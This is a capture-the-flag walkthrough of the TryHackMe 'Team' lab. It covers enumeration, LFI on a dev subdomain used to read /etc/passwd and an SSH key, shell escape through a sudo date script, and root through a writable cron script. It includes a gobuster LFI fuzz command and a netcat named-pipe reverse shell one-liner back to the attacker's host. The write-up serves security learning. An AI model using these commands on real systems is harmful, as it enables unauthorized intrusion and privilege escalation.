Synopsis
Beginner friendly boot2root machine
Created by: dalemazza
Credit to P41ntP4rr0t for help along the way
Platform
TryHackMe
Level
Easy
Tools
- nmap
- GoBuster
- SSH
- LinPEAS
- pspy
- Bash
Questions
User.txt?

I started by performing an Nmap scan against the target and found three open ports: 21, 22, and 80.

Since a web server was exposed, I began by browsing the website and noticed that the browser indicated the page was not secure. I decided to inspect the certificate and eventually found a hint instructing me to add team.thm to my local hosts file. After updating my hosts file, I was able to access the website using http://team.thm/.

Running Gobuster against the new virtual host revealed several directories:

The robots.txt file contained the name "dale", which I suspected could be a username. My first thought was to try a password attack against SSH using Hydra. However, the attack was taking much longer than expected, even when attempting FTP instead. At that point, I stepped back and decided I was probably looking in the wrong place rather than continuing to brute force.
Instead, I continued enumerating the discovered directories. The /scripts directory looked the most interesting, so I performed another Gobuster scan against it. Initially, nothing useful appeared, so I repeated the scan using several file extensions with the -x option (txt, php, sh, old, and new).
This revealed two files:
- script.old
- script.txt


Reviewing these files provided additional information, including valid FTP credentials.


Using the credentials I discovered, I connected to the FTP server. After switching passive mode off, I was able to browse the server and download the available file New_site.txt.
The file mentioned configuring an id_rsa file, which suggested that SSH key authentication would likely become important later in the challenge.
At this point, I shifted my focus back to enumeration and performed virtual host enumeration. This led to the discovery of another subdomain:
- dev.team.thm

After adding the new subdomain to my local hosts file, I accessed the developer site and immediately noticed functionality that appeared vulnerable to Local File Inclusion (LFI).
To verify the vulnerability, I attempted to read /etc/passwd, which successfully returned the contents of the file.

Since the LFI was confirmed, I wanted to see if I could retrieve SSH keys from the server. I used Gobuster to fuzz for additional file paths, saved the results to a file, and searched the output for anything related to SSH or id_rsa.
gobuster fuzz -u http://dev.team.thm/script.php?page=FUZZ -w /usr/share/wordlists/seclists/Fuzzing/LFI/LFI-Jhaddix.txt > team.output.txt

Eventually, I located the SSH private key.

After copying the key to my local machine, correcting its formatting, and changed the files permission (600), I was able to authenticate successfully over SSH and obtain the user flag.
I ran this command to fix the format:
sed 's/^#//; s/[[:space:]]*#/\n/g; s/[[:space:]]*$//' filename > newfilename
chmod 600 newfilename

Root.txt?
Once logged into the system, I began standard privilege escalation enumeration by running sudo -l.
I discovered that another user, Gayle (gyles), could execute a script that accepted user input for a date value. After reviewing how the script worked, I realized that the input was not properly sanitized and could be abused.
Instead of supplying a date, I entered:
/bin/bash
This caused the script to spawn a shell as the gayle user, giving me access to the next stage of the challenge.



With access as gayle, I continued enumerating the system for a path to root. I ran LinPEAS, which highlighted several interesting findings, including a script that I had permission to modify.
python3 -m http.server 8000
wget http://<tun0>:8000/linpeas.sh
chmod +x linpeas.sh
bash linpeas.sh < /dev/null | tee linpeas.txt

To better understand what was happening in the background, I also used pspy to monitor running processes without requiring root privileges.
python3 -m http.server 8000
wget http://<tun0>:8000/pspy32
chmod +x pspy32
./pspy32
While monitoring the system, I observed two scripts repeatedly executing:
- script.sh
- main_backup.sh
The scripts were being executed automatically through a cron job every minute.


Since I had write access to one of the scripts, I modified it to execute a command that would spawn a shell when the cron job ran. After waiting for the next scheduled execution, the modified script was executed as root, providing me with a root shell.

rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc <tun0> 4444 >/tmp/f
What I Learned
One of my biggest takeaways from this challenge was learning how to use pspy during privilege escalation. Before this machine, I primarily relied on LinPEAS to identify potential privilege escalation vectors. Using pspy showed me how valuable it is to monitor running processes in real time without requiring root privileges.
In this challenge, pspy helped me identify scripts that were being executed by a cron job every minute, confirming that modifying a writable script would lead to privilege escalation. Going forward, I'll be adding pspy to my standard Linux privilege escalation methodology whenever I suspect scheduled tasks or background processes may be involved.